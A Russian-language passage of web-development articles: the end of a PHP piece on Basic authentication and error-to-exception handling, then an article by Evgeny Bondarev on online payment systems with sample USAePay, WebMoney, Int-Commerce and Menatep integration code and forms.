Basic-авторизация позволяет вывести в браузер небольшое окно запроса логина и пароля. После подтверждения запускается скрипт, который проверяет данные, и либо выводит сообщение об ошибке, либо запрашивает логин и пароль заново.

Версия для mod_php:

```
// Проводит авторизацию (проверку имени и пароля).
function Authenticate($realm="Admin authentication", $nm, $pass)
{
    global $PHP_AUTH_USER, $PHP_AUTH_PW;
    if ($PHP_AUTH_USER!=$nm || $PHP_AUTH_PW!=$pass) {
        Header("WWW-Authenticate: Basic realm=\"$realm\"");
        Header("HTTP/1.0 401 Unauthorized");
        exit;
    }
}
```

Версия для CGI PHP

Если вы используете CGI-версию PHP (из последних – в старых имеются недоработки), необходимо вначале позаботиться, чтобы в скрипт передалась переменная HTTP_AUTHORIZATION.

Это можно сделать, например, с помощью mod_rewrite, прописав в .htaccess команды:

```
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization},L]
```

Также нужно выводить не просто заголовок HTTP/1.0 404 Unauthorized, а заголовок Status: 401. Универсальная версия функции:

```
// Проводит авторизацию (проверку имени и пароля).
function Authenticate($realm="Admin authentication", $nm, $pass)
{
    global $PHP_AUTH_USER, $PHP_AUTH_PW;
    if ($PHP_AUTH_USER!=$nm || $PHP_AUTH_PW!=$pass) {
        Header("WWW-Authenticate: Basic realm=\"$realm\"");
        if (function_exists("getallheaders"))
          Header("HTTP/1.0 401 Unauthorized");
        else
          Header("Status: 401");
        exit;
    }
}
```

Здесь мы пользуемся тем, что функция getallheaders() существует только в mod_php.

Преобразования сообщений E_* в исключения (PHP5)

В PHP5 появился полноценный механизм обработки исключений. Таким образом, появилась возможность перехватывать все "обычные" предупреждения и замечания времени выполнения (E_WARNING, E_NOTICE) и преобразовывать их в исключения.

```
<?php ## Преобразование ошибок в исключения.
require_once "lib/config.php";
require_once "PHP/Exceptionizer.php";
// Для большей наглядности поместим основной проверочный код в функцию.
suffer();
// Убеждаемся, что перехват действительно был отключен.
echo "<b>Дальше должно идти обычное сообщение PHP.</b>";
fopen("fork", "r");
function suffer() {
  // Создаем новый объект-преобразователь. Начиная с этого момента
  // и до уничтожения переменной $w2e все перехватываемые ошибки
  // превращаются в одноименные исключения.
  $w2e = new PHP_Exceptionizer(E_ALL);
  try {
    // Открываем несуществующий файл. Здесь будет ошибка E_WARNING.
    fopen("spoon", "r");
  } catch (E_WARNING $e) {
    // Перехватываем исключение класса E_WARNING.
    echo "<pre><b>Перехвачена ошибка!</b>\n", $e, "</pre>"; }
  // В конце можно явно удалить преобразователь командой:
  // unset($w2e);
  // Но можно этого и не делать - переменная и так удалится при
  // выходе из функции (при этом вызовется деструктор объекта $w2e,
  // отключающий слежение за ошибками).
}
?>
```

Исходные коды небольшой библиотеки PHP_Exceptionizer, преобразующий перехватываемые сообщения PHP в исключения, можно найти по адресу: http://php.dklab.ru/lib/PHP.

Еще один пример, демонстрирующий, что исключения можно перехватывать не только по точным типам, но и по иерархическому признаку ("более серьезные" и "менее серьезные" ошибки).

```php
<?php ## Иерархия ошибок.
require_once "lib/config.php";
require_once "PHP/Exceptionizer.php";
suffer();
function suffer() {
  $w2e = new PHP_Exceptionizer(E_ALL);
  try {
    // Генерируем ошибку.
    trigger_error("Damn it!", E_USER_ERROR);
  } catch (AboveE_USER_WARNING $e) {
    // Перехват ошибок: E_USER_WARNING и более серьезных.
    echo "<pre><b>Перехвачена ошибка!</b>\n", $e, "</pre>";
  }
}
?>
```

Ссылки

Ниже перечислены ссылки на ресурсы Интернета, упомянутые в данном документе.

- Форум phpBB: http://phpbb.com
- Облегченные и полные placeholder-ы: http://php.dklab.ru/lib/Database
- Статья "PHP, MySQL и безопасность": http://dklab.ru/chicken/30.html
- Сайт Дмитрий Бородина: http://php.spb.ru
- Библиотека антифлуда: http://php.dklab.ru/lib/Subsys/Antiflood
- Модуль Apache, реализующий антифлуд: http://www.nuclearelephant.com/projects/dosevasive
- Преобразование предупреждений PHP в исключения: http://php.dklab.ru/lib/PHP

Платежные системы, взгляд изнутри

Автор:
Евгений Бондарев

Платежные системы (ПС) неразрывно связываются с понятием Электронной коммерции (ЭК). А ЭК – это одна из самых главных первооснов современного Интернета. Ведь не секрет, что бизнес современности во многом зависит от Интернета, как от одного из самых быстрых и дешевых средств коммуникации. Коммерческая направленность сайтов и порталов может разниться, начиная с информационно-рекламного (в примитивных случаях) характера, и минуя информационно-сервисный сектор (службы поддержки, предоставление всевозможных сервисов), а также службы заказов/доставки (виртуальные магазины, аукционы), и заканчивая мощными системами, обеспечивающими непосредственную работу с виртуальными и реальными деньгами.

И именно ПС позволяют проводить оплату непосредственно здесь и сейчас, что придает не только удобство для продавца, но и для клиента. Тем более, что участники сделки могут быть (а скорее всего и есть) в разных городах, странах, частях света.

Виртуальные и реальные деньги

Первые попытки введения виртуальных (электронных) средств расчетов датированы 1995-1996 годами. Особого успеха они не получили в связи с недоверием потенциальных клиентов (люди всегда с опаской относятся ко всему новому), а также (главным образом) в связи с тем, что техническое оснащение тогдашних ПК делало несколько проблематичным создание специального ПО для проведения платежей. И все же потребность введения электронных денег рынок испытывал: дешевизна стоимости транзакции, простота совершения платежа, относительная безопасность в отношении реальных денег, а также конфиденциальность плательщика – вот главные преимущества виртуальной наличности. Конфиденциальность выступила одним из важнейших факторов прогресса данного способа оплаты услуг – несмотря на первичный провал, виртуальные деньги сразу же нашли своих поклонников в среде клиентов многочисленных порно-сайтов.

Дешевизна стоимости транзакции, простота совершения платежа, относительная безопасность в отношении реальных денег, а также конфиденциальность плательщика – вот главные преимущества виртуальной наличности

Дальнейшее развитие виртуальных денег добавило к вышеперечисленным преимуществам также легкость открытия счета (те, кто открывал для себя счет в банке, меня поймут), возможность безболезненного вывода средств, простоту расчетов между участниками цифровой платежной системы (ЦПС), высокую степень безопасности проведения платежа.

Конечно, виртуальные деньги все равно остаются виртуальными – расчеты можно вести только между участниками ЦПС, необходимо следить за состоянием своего электронного кошелька и вовремя пополнять счет. Да и сам электронный кошелек, хранящийся во многих ЦПС в виде файла непосредственно на компьютере клиента, надо оберегать не только от похитителей (в этом отношении электронный кошелек весьма напоминает своего настоящего собрата), но и от различных технических сбоев компьютера.

В частности, некоторые операционные системы славятся своей хронической неустойчивостью, подверженностью к заражениям вирусами, да и просто существует вероятность того, что само «железо» может «накрыться». Хотя эта проблема сейчас уже не так актуальна в виду появления множества удобных и надежных хранилищ данных (речь идет не только о «флэшках», но и о мобильных телефонах, которые забыть гораздо сложнее, хотя и гораздо проще утратить).

Надо также заметить, что «файловый» электронный кошелек – это ни что иное, как дополнительный способ защитить клиента ЦПС от того, что некто посторонний будет производить операции со счетом в ЦПС. Нет кошелька – нет операции. Некоторые системы генерируют специальный код для защиты вывода средств со счета. Сгенерированный однажды, он запрашивается при всех операциях по выводу средств. Такой пароль надежнее заданного пользователем по многим понятным всем причинам.

Кроме того, не стоит забывать о главной проблеме реальных денег - кардерах. Кардеры производят операции с кредитными карточками (КК) других лиц для использования средств с карточек в личных целях. Большинство профессионалов в этой области – наши хакеры. Большинство пострадавших – зарубежные банки. Это заставляет многие ПС в антифродовые (от англ. Fraud – мошенничество) фильтры (АФ) вносить транзакции из стран бывшего СССР. Распространенные случаи утечки реквизитов непосредственно из наших банков (равно как и из других источников; у кого из нас не было базы налоговой или ГАИ, которые оберегаются не меньше банковских?) вынуждают фильтровать транзакции по определенным банкам-эмитентам (причем наших банков в этих списках больше, чем «цивилизованных»). Хотя, чтобы нам всем не стало «за державу обидно», отмечу, что по сравнению с Бразилией или, например, Венесуэлой, нам в этом отношении дышится гораздо свободнее.

Самое главное при проведении транзакции с клиентом – это гарантировать сохранность передаваемых ПС данных, а также быть уверенным в том, что ПС получила именно те данные, которые она должна была получить, что данные пришли именно от того, кто их прислал, и результат вернула именно ПС

Зато неоспоримым преимуществом с точки зрения покупателя и неоспоримым же недостатком со стороны продавца КК перед ЦПС является возможность вернуть себе деньги обратно – совершить, так называемый, чарджбэк (Chargeback) или, по-русски, возврат платежа — сумма, которую вычитают со счета продавца по требованию хозяина пластиковой карты. Если признана правота хозяина карты, у продавца со счета вычитают сумму платежа плюс плату за Chargeback. При покупке материальных товаров спор чаще решается в пользу продавца. При покупке нематериальных товаров — в пользу покупателя. Покупатели, часто использующие Chargeback, могут попасть в черные списки. Chargeback инициируется эмитентом после того, как эквайер завершил транзацию. Эмитент имеет право вернуть транзакцию эквайеру в течение определенного периода времени (Chargeback Period), который варьируется от 45 до 180 дней в зависимости от типа транзакции.

Ну и конечно, самое главное преимущество ПС, обеспечивающих работу с КК – это охват громадного сектора «непродвинутых» клиентов, которым проще заплатить на другом сайте по КК, чем тратить время и нервы на регистрацию в ЦПС и перевод на свой электронный кошелек средств с той же самой КК. А таких клиентов, как ни крути, большинство. В качестве защиты от неожиданностей, связанных с утечкой информации о реквизитах карты и кардхолдере, в последнее время приобретают популярность виртуальные кредитные карты (ВКК) – депозитные карты, которые позволяют осуществлять интернет-платежи. Они имеют отдельный счет, не имеют «физического» (пластикового) воплощения и обходятся гораздо дешевле как для банка, так и для клиента. Поскольку использовать их можно только для интернет-платежей, то места возможной утечки информации существенно сокращаются. А возможность разделять виртуальные и реальные платежи – это просто удобно для активного клиента.

Механизмы проведения платежа

Общие вопросы

Самое главное при проведении транзакции с клиентом – это гарантировать сохранность передаваемых ПС данных, а также быть уверенным в том, что ПС получила именно те данные, которые она должна была получить, что данные пришли именно от того, кто их прислал, и результат вернула именно ПС, а не кто-то (что-то) ещё. Это весьма актуально, если учесть, что обмен информацией между клиентом и сервером идет не по закрытым защищенным сетям (Value-Added Network - VAN), а по открытой сети Интернет.

Для этого используются механизмы шифрования (криптография) и механизмы цифровой подписи и цифровой сертификации. Самым известным и наиболее распространенным в Интернет протоколом является SSL (Secure Socket Layer).

Протокол SSL, основанный на использовании асимметричного алгоритма шифрования (RSA), позволяет клиенту и серверу аутентифицировать друг друга перед началом информационного обмена, согласовать алгоритм шифрования и сформировать общие криптографические ключи. Конфиденциальность передаваемой по устанавливаемому защищенному соединению информации обеспечивается путем шифрования потока данных с помощью различных криптографических алгоритмов. В протоколе SSL используется криптография с открытым (публичным) ключом, также известная как асимметричная криптография или асимметричное шифрование. Целостность и аутентификация сообщения обеспечиваются использованием электронной цифровой подписи.

Контроль целостности передаваемых сообщений производится с помощью кодов аутентификации сообщений (Message Autentification Code, MAC), вычисляемых с помощью хэш-функций (к примеру, MD5).

Встроенная поддержка SSL-протокола всеми современными браузерами, делает его самым доступным и удобным. Таким образом, защита передаваемой информации при двухточечном взаимодействии между клиентом и сервером (равно как и между сервером и шлюзом платежной системы) обеспечивается практически на лету.

Но на самом деле использование SSL-протокола не является идеальным решением для проведения онлайн-платежей. Он имеет как минимум один существенный недостаток: не позволяет аутентифицировать клиента Интернет-магазином. Это обусловлено тем, что обычно сертификат клиента в таких системах не используется, да и в случае использования особой пользы сертификаты клиента не принесут, так как сертификат содержит только имя клиента. Таким образом, утверждать, что в SSL-схеме транзакцию проводит не аутентифицированный пользователь (кардхолдер) нельзя. Транзакцию проводит некто, владеющий реквизитами КК: кардхолдер, хакер или вообще недобросовестный торговец.

На самом деле использование SSL-протокола не является идеальным решением для проведения онлайн-платежей. Он имеет как минимум один существенный недостаток: не позволяет аутентифицировать клиента Интернет-магазином

К сожалению, разработанный Visa в 1996 году протокол SET (Secure Electronic Transaction) сначала не приобрел популярности по причине дороговизны внедрения торговцем, а также определенного неудобства для покупателя (установка и настройка специального ПО, получение сертификата). Потом уже сама Visa объявила о том, что протокол уже не отвечает современным требованиям безопасности. В качестве нового решения Visa предлагает свою систему Verified by Visa на базе протокола 3D Secure и решение SPA (Secure Payment Application) от MasterCard (подробнее о SET, 3D-Secure и SPA/UCAF в приложении 4).

Целостность передаваемых данных можно обеспечить механизмами хеширования (к примеру, MD5) или при помощи цифровой подписи. Наиболее простой вариант, используемый в некоторых системах, – ПС при возвращении результата транзакции серверу продавца передает также хеш-код, построенный из основных параметров, которые переданы при запросе на проведение транзакции, например, MD5 (номер заказа + сумма платежа + внутренний ключ продавца в ПС). Скрипт-получатель результата транзакции проверяет целостность данных совпадением вернувшегося хеша. Однако, более надежным способом проверки целостности и, что важно, аутентификации, являются механизмы цифровой подписи. Чаще всего для создания используется тот же OpenSSL или PGP, с помощью которых формируется подпись при помощи одного из алгоритмов RSA (Ривест, Шамир и Адлеман). Некоторые ЦПС разрабатывают свои средства создания цифровой подписи (к примеру, WMSigner от WebMoney). Снабженные такой подписью данные однозначно позволяют, как идентифицировать отправителя, так и быть уверенным в их целостности.

Есть два основных принципиально разных подхода к проведению транзакции:

- прямое обращение к шлюзу ПС
- «переброска» клиента на Merchant-панель (торговую площадку, электронную кассу)

В первом случае ПС получает реквизиты кардхолдера (в случае ЦПС – соответствующие реквизиты), реквизиты торговца (обычно это или идентификатор счета торговца или номер электронного кошелька, и т.п.), внутренний номер счета магазина, сумму оплаты и, возможно, дополнительную информацию для отчета. По полученным данным ПС выполняет проверку реквизитов и пытается выполнить транзакцию. Результат транзакции возвращается на сервер торговца.

Изнутри это все выглядит несколько запутаннее:

1. Покупатель заполняет реквизиты и передает их на сервер торговца.

2. Сервер торговца формирует запрос к шлюзу ПС в Интернете (ИПС).

3. ИПС передает запрос в Процессинговый Центр ПС (ПЦПС).

4. ПЦПС передает запрос на авторизацию карты банку-эмитенту (иногда ПЦПС сам хранит сведения о стоп-листах, состояниях счетов и т.п., и авторизацию выполняет сам).

5. Сервер торговца получает результат авторизации от ПЦПС через ИПС.

6. Покупатель получает результат авторизации с сервера торговца.

7. В случае успешной авторизации, торговец считает, что средства перечислены, а ПЦПС передает в расчетный банк сведения о совершении транзакции.

8. Деньги со счета покупателя в банке-эмитенте перечисляются через расчетный банк на счет продавца в банке-эквайере.




Рис. 1. Схема платежа.

Банк-эмитент	Выпускает карточки и является гарантом выполнения финансовых обязательств клиента. Здесь находится расчетный счет покупателя
Банк-эквайер	Обслуживает торговца
ПЦПС	Обеспечивает информационное и технологическое взаимодействие между участниками традиционной платежной системы
Расчетный банк платежной системы	Осуществляет взаиморасчеты между участниками платежной системы по поручению процессингового центра

Во втором случае клиент пересылается торговцем на специальную страницу ИПС, передавая туда всю ту же информацию, что и при первом подходе, исключая реквизиты кардхолдера. Клиент сам вводит свои реквизиты, и ИПС формирует запрос ПЦПС. Дальнейшие действия ПЦПС полностью укладываются в вышеизложенную схему. Результат авторизации передается серверу торговца по заранее определенному адресу, а клиент перебрасывается на некоторый адрес на сервере торговца, где он может и должен увидеть результаты транзакции. О преимуществах и недостатках каждого из методов будет сказано ниже, а сейчас рассмотрим непосредственно примеры реализации каждого из этих вариантов.

Прямое обращение к шлюзу платежной системы

USAePay

Система USAePay (http://www.usaepay.com) предоставляет два основных способа доступа к API шлюза: server-side, для которого нас интересует PHP-библиотека (такие библиотеки есть также для Perl, ASP и др.), и JavaScript-библиотека (если ее можно так назвать) в качестве client-side доступа к API шлюза. Естественно, что серверный доступ более безопасен, но теоретически может быть недоступен.

Схема работы обращения server-side следующая:

- Клиент отправляет данные из формы скрипту
- Скрипт проверяет данные, обрабатывает их, формирует запрос из требуемых полей и отправляет его по защищенному соединению шлюзу ИПС
- Скрипт читает ответ шлюза, интерпретирует его и возвращает результат клиенту

Схема работы client-side обращения:

- Клиент заполняет форму с заранее заготовленными необходимыми hidden-полями и отсылает ее по защищенному соединению на шлюз ИПС
- Полученная информация обрабатывается ИПС, и в результате клиент пересылается на сервер торговца, результат транзакции передается в URL

- Принимающий скрипт обрабатывает полученные от ИПС данные и возвращает клиенту результат транзакции

Библиотека для PHP-доступа к шлюзу представляет собой класс umTransaction. С его использованием проведение транзакции выливается в несколько строк кода.

Пример 1. Обращение к API шлюза ИПС USAePay из PHP

```php
<?php
// Подключаем библиотеку
include "/usr/local/lib/php/usaepay.php";
// Создаем экземпляр объекта для проведения транзакции
$tran=new umTransaction;
// Указываем внутренний номер счета торговца в системе USAePay
$tran->key="897asdfjha98ds6f76324hbmnBZc9769374ybndfs876";
// Передаем IP-адрес покупателя для антифродовых проверок
$tran->ip=$_SERVER['REMOTE_ADDR'];
// Режим тестовый/реальный
$tran->testmode=1;

/* Далее идут данные, касающиеся непосредственно платежа */

//// Информация по карте
// Номер карты без пробелов и тире
$tran->card="4005562233445564";
// "Срок годности" карты
$tran->exp="0102";
// Card Verification Value
$tran->cvv2="435";

//// Информация о сделке
// Сумма сделки в долларах США
$tran->amount="1.00";
// Номер заказа. Должен быть уникальным
$tran->invoice="1234";
// Описание платежа
$tran->description="Тестовый заказ";

//// Информация о кардхолдере
$tran->cardholder="Test T Jones";          // имя
$tran->street="1234 Main Street";         // адрес
$tran->zip="05673";                                  // почтовый индекс

echo "<h1>Подождите, пожалуйста, пока мы обработаем вашу карту...<br>\n";
flush();
if($tran->Process())
{
        echo "<b>Карта принята</b><br>";
        echo "<b>Код авторизации:</b> " . $tran->authcode . "<br>";
        echo "<b>Результат AVS проверки:</b> " . $tran->avs . "<br>";
        echo "<b>Результат Cvv2 проверки:</b> " . $tran->cvv2 . "<br>";
} else {
        echo "<b>Карта отклонена</b> (" . $tran->result . ")<br>";
        echo "<b>Причина:</b> " . $tran->error . "<br>";
        if($tran->curlerror) echo "<b>Ошибка соединения:</b> " .
        $tran->curlerror . "<br>";
}
?>
```

Кроме того, шлюзу также можно передать информацию об адресе доставки товара. Зачем? Это для удобства как торговца, так и клиента. Если в настройках своей учетной записи в ИПС включить опцию уведомления о транзакциях по почте, то торговцу будет приходить письмо с результатами транзакции. Такое же письмо приходит и кардхолдеру, в случае положительного результата обработки карты. Фактически это ни что иное, как документ, который подтверждает факт заказа и оплаты. Для проведения транзакции с использованием client-side обращения к шлюзу ЦПС, на странице оплаты формируется следующая форма, в которую кардхолдер вводит свои данные: Пример 2. Обращение к API шлюза ИПС USAePay со стороны клиента.

```
<!-- Подключение библиотеки USAePay -->
<script src="connect.js" language="javascript"></script>
<form name="ccform" action="https://www.usaepay.com/gate.php" method="POST"
onSubmit="return validateForm()">
<!-- Внутренний номер счета в системе USAePay -->
<input type="hidden" name="UMkey"
value="897asdfjha98ds6f76324hbmnBZc9769374ybndfs876">
<!-- Скрипт приема результатов -->
<input type="hidden" name="UMredir"
value="http://www.mycompany.com/myorderform.php">
<table border=1 width="80%">
<tr><td colspan=2 align="center">Информация о кредитной карте</td>
</tr><tr>
<td>Номер карты</td>
<td><input type="text" name="UMcard" size="12"></td>
</tr>
<tr>
<td>Expire Date (MM/YY)</td>
<td><input type="text" name="UMexpirM" size="2" maxlength="2">/
<input type="text" name="UMexpirY" size="2" maxlength="2">
<input type="hidden" name="UMexpir" value="">
</td>
</tr>
<tr><td colspan=2 align="center"> </td>
</tr><tr>
<td>Сумма</td>
<td>$<input type="text" name="UMamount" size="6"></td>
</tr><tr>
<td>Номер заказа</td>
<td><input type="text" name="UMinvoice" size="12"></td>
</tr><tr>
<td>Имя покупателя</td>
<td><input type="text" name="UMname" size="20"></td>
</tr><tr>
<td>Адрес</td>
<td><input type="text" name="UMstreet" size="20"></td>
</tr><tr>
<td>Почтовый индекс</td>
<td><input type="text" name="UMzip" size="5" maxlength="5"></td>
</tr><tr>
<td align="center"><input type="submit" name="submit" value="Submit"></td>
<td align="center"><input type="reset" name="reset" value="reset"></td>
</tr>
</table>
</form>
```

После нажатия на кнопку Submit, при условии включенного у клиента JavaScript, будет выполнена первичная обработка данных.

- Все цифровые поля будут вычищены от нецифровых значений
- Все поля будут вычищены от лишних пробелов
- Поля будут проверены на наличие в них всех необходимых значений

Далее запрос отправится к шлюзу ИПС, ИПС попытается провести транзакцию и перебросит клиента на сервер торговца по адресу, указанному в поле UMRedir (в данном случае это будет http://www.mycompany.com/myorderform.php). Этот скрипт получит все результаты транзакции методом GET.

USAePay позаботилась и о категории торговцев, которые не могут обрабатывать передаваемые шлюзом данные. Для них есть специальные переменные, передаваемые шлюзу: UMredirApproved для перенаправления клиента на эту страницу в случае успешности проведения платежа, и UMredirDeclined – для неудавшихся платежей.

Полный перечень полей, которые можно также передавать ИПС, можно посмотреть на сайте системы в документе, полностью описывающем CGI Gateway API v2.8.2.

Возвращаемые системой поля приведены в приложении 1.

Кроме того, вместе с результатом транзакции будут возвращены все поля, которые передавались шлюзу для совершения транзакции.

WebMoney

Прямое обращение к шлюзу позволяют также многие ЦПС. Например, WebMoney позволяет проверять состояние счета, выписывать счет, проверять состояние денежного перевода, проводить денежные переводы, в общем, дает полный необходимый для торговца функционал. Для создания цифровой подписи передаваемых шлюзу данных, используется свой специальный механизм, называемый WMSigner, который позволяет однозначно определять, что операция проводится от имени владельца файла ключей. Для PHP-разработчиков разработана специальная библиотека, в которой реализован набор функций, упрощающих работу со шлюзом webmoney. Использование этого модуля сводит требуемые действия к минимуму. А про работу с WMSigner-ом можно вообще забыть – все делается само (главное – установить и настроить WMSigner).

```
include("wm.inc");
//// Параметры вызова сервисной функции
// $wmid          - Идентификатор покупателя
// $summ          - Сумма платежа
// $inv_id          - Внутренний номер платежа
// $dsc             - Описание платежа
// $adr             - Адрес доставки
list($wminvc_n, $err) = InvCreate($wmid, $summ, $inv_id, $dsc, $adr);
// Вывод результата
if ($wminvc_n>0) {
        print "Счет выписан успешно<BR>№ счета WebMoney: $wminvc_n";
} else {
        print "Ошибка выписки счета : $err"; }
```

Сама по себе библиотека весьма неплохо комментирована и поставляется вместе с набором примеров. Единственный недостаток библиотечного модуля – это дата его разработки – сентябрь 2001 года – 3(!!!) года назад. Это, конечно, не умаляет заслуг автора – господина Шапошникова, но наводит на размышления о том, что WebMoney все же делает ставку на проведение платежей через Merchant-панель у себя на сервере.

Merchant-панель на сервере ИПС

Merchant-панель представляет собой специальный интерфейс на сервере ПС, который позволяет проводить транзакции только средствами ИПС, а не путем взаимодействия сервера торговца со шлюзом. Зачастую, ИПС предоставляют также для торговцев возможность оформления Merchant-панели таким образом, чтобы она целиком и полностью вписывалась в интерфейс исходного магазина. Таким образом, клиент воспринимает магазин и «кассу» магазина, находящиеся совсем на разных серверах, целостно.

Для выполнения платежа клиент перенаправляется торговцем на особую страницу ИПС, попутно передавая ей данные, необходимые для совершения транзакции. Количество передаваемых данных может варьироваться от минимума типа: внутренний номер заказа, сумма платежа и внутренний номер торговца в ИПС – до полностью сформированной корзины, где расписано всё.

Также разнятся и способы передачи данных, и они не ограничиваются отправкой данных методами GET и POST. Например, ИПС банка «Менатеп» берет данные из сформированного специальным образом файла на сервере торговца.

Вариантов оповещения торговца об успешности проведения транзакции главным образом два:

- плательщик перебрасывается на одну из определенных торговцем страниц в зависимости от результата
- плательщик вне зависимости от результата пересылается на определенную торговцем страницу, но непосредственно перед возвращением покупателя на сервер торговца ИПС передает результат транзакции предопределенному торговцем скрипту.

Возвращаемые ИПС данные результата транзакции в этом случае обычно ничем не отличаются от аналогичных результатов, возвращаемых при прямом обращении к шлюзу.

USAePay

Отличным примером могут выступить все те же USAePay. Отправить клиента на merchant-панель можно, перебросив его на адрес:

https://www.usaepay.com/interface/epayform/[key]/[command]?UMamount=[amount]&UMinvoice=[invoice]&UMmd5hash=[hash]

где:

[key] - внутренний номер счета торговца в ИПС

[command] - команда (sale, authonly)

[amount] - сумма

[invoice] - номер заказа

[hash] - хеш для проверки целостности.

Хеш собирается из Command:Pin:Amount:Invoice, разделенных двоеточием и обработанным MD5.

Либо можно заставить покупателя отправить следующую форму (содержащую, по сути, все те же поля):

Пример 4. Перевод клиента на merchant-panel ИПС USAePay.

```
<form action="https://www.usaepay.com/interface/epayform/">
<input type="hidden" name="UMkey" value="[key]">
<input type="hidden" name="UMcommand" value="sale">
<input type="hidden" name="UMamount" value="[amount]">
<input type="hidden" name="UMinvoice" value="[invoice]">
<input type="hidden" name="UMmd5hash" value="[hash]">
<input type="submit" value="Заплатить деньги">
</form>
```

Из «наших» ИПС мы рассмотрим два примера: украинскую систему «Int-commerce» и российскую - банка «Менатеп».

Int-Commerce

Для проведения оплаты с помощью системы интернет-коммерции (СИК) «Int-Commerce», клиент перенаправляется торговцем на адрес https://secure.int-commerce.com/servlets/SoftPOS_alias/SoftPOS.Pay (где alias - идентификатор торговца, согласованный при регистрации), куда методом GET передаются следующие параметры:

Параметр	Описание
psum	Сумма оплаты в копейках
pmode	Режим проведения транзакции. Может принимать значения:· 1 – автоматический (после поступления данных авторизация происходит автоматически. В случае успешной авторизации автоматически происходит расчет по транзакции);· 0 – ручной (то же, что предыдущее, но без автоматического расчета. То есть администратор сайта сам проводит расчет по транзакции, либо ее откат);· -1 - отложенный (после поступления данных от клиента администратору сайта высылается оповещение. Администратор сам принимает решение, проводить ли авторизацию карточки или нет.)
poterm	Срок истинности заказа в часах
porder	Номер заказа
plang	Язык интерфейса пользователя. Может принимать значения:· 1 – украинский;· 2 – русский;· 3 – английский

Результат транзакции торговец получает или на email или вызовом ИПС скрипта на сервере торговца. Во втором случае скрипту передаются следующие параметры методом GET:

oderdID – номер заказа

summ - сумма оплаты

ordStat - статус заказа

Статус заказа может принимать одно из значений:

Код	Состояние	Описание
-20	Оплата отменена	После успешной авторизации транзакции администратором магазина была проведена операция отмены платежа
0	Заказ поступил, данных для авторизации недостаточно	На сервер были переданы данные заказа, но клиент еще не ввел данные карточки
10	Ожидание авторизации	Данные карточки были введены, транзакция ожидает авторизации администратором магазина
11	Авторизация отложена	Зарезервировано. Сейчас не используется
16	В авторизации отказано	В авторизации отказано
20	Заказ авторизован, ожидание расчета	Транзакция успешно авторизована и ожидает проведения расчета администратором магазина
30	Заказ оплачен	Заказ оплачен

Данные о результат транзакции поступают сразу же после изменения статуса заказа. Проверить, что данные поступили от ИПС, можно, только проверив IP-адрес вызывающей стороны.

Подробности можно узнать на сайте www.int-commerce.com

«Менатеп»

Более серьезная система у ИПС банка «Менатеп». Схема проведения транзакции следующая:

1. Сервер торговца формирует XML-файл корзины.

2. Клиент перебрасывается торговцем на адрес https://www.menatepspb.com/ib/eps3/enter/?basket_url=http://www, где параметр basket_url задает адрес, с которого сервис ИПС сможет считать файл корзины, закодированный BASE64.

3. ИПС раскодирует корзину и проверяет цифровую подпись торговца.

4. Если все в порядке, ИПС получает от покупателя данные по кредитной карте или реквизиты для банковского перевода и пытается провести транзакцию.

5. Результат транзакции возвращается торговцу на cmdAckUrl или cmdCancelUrl в зависимости от успешности.

6. Пользователь перенаправляется на returnUrl, указанный в корзине.

7. В зависимости от результатов, полученных торговцем на 5-м шаге, торговец выводит результат транзакции покупателю.

На 5-м шаге на сервер торговца передается закодированная BASE64 исходная корзина с цифровой подписью, сформированной ИПС. Это, так же как и то, что торговец ставит свою цифровую подпись при формировании корзины, позволяет однозначно идентифицировать источник данных и контролировать их целостность. Для цифровой подписи используется алгоритм RSA-MD5. Файл с ключами можно получить только лично в банке, что также защищает торговца. ЦПС также предоставляют Merchant-панель для своих клиентов. Более того, многие ЦПС предоставляют своим клиентам только Merchant-панель для проведения платежей.

WebMoney

WebMoney, как одна из наиболее развитых ЦПС в мире, предоставляет весьма развитую Merchant-панель (Web Merchant Interface). Сервис предоставляет отдельные настройки панели приема платежа для каждого кошелька, на который будет производиться платеж. Эти настройки можно сконфигурировать на странице «Настройка» на сайте https://merchant.webmoney.ru.

Полный список параметров и их значения (взято с сайта http://webmoney.ru) приводится в приложении 2. Нас интересует в первую очередь Result URL, на который будет передано оповещение об успешном платеже. Интересно, что по данному адресу совершается 2 обращения: первое для проверки работоспособности сайта торговца, а второе – для передачи уже, собственно, всех реквизитов проведенного платежа. Также важны Success URL и Fail URL – адреса, на которые будет переброшен клиент в случае успешного или не успешного платежей соответственно.

Сама схема платежа изображена на рисунке 2 в приложении (схема взята с https://merchant.webmoney.ru/conf/guide.asp). Примерный вид формы запроса платежа будет таким (полный список параметров приведен в приложении 2):

Пример 5. Перевод клиента на Web Merchant Interface ЦПС WebMoney

```
<form method="POST" action="https://merchant.webmoney.ru/lmi/payment.asp">
        <!-- Сумма платежа -->
        <input type="hidden" name="LMI_PAYMENT_AMOUNT" value="12.08">
        <!-- Описание платежа -->
        <input type="hidden" name="LMI_PAYMENT_DESC" value="платеж по счету">
       <!-- Номер платежа -->
        <input type="hidden" name="LMI_PAYMENT_NO" value="1234">
        <!-- Кошелек торговца, на который совершается платеж -->
        <input type="hidden" name="LMI_PAYEE_PURSE" value="Z145179295679">
        <!-- Режим симуляции платежа -->
        <input type="hidden" name="LMI_SIM_MODE" value="0">
        <!-- Любые другие поля -->
        <input type="hidden" name="FIELD_1" value="VALUE_1">
        <input type="hidden" name="FIELD_2" value="VALUE_2">
        ...
        <input type="hidden" name="FIELD_N" value="VALUE_N">
        ...
</form>
```

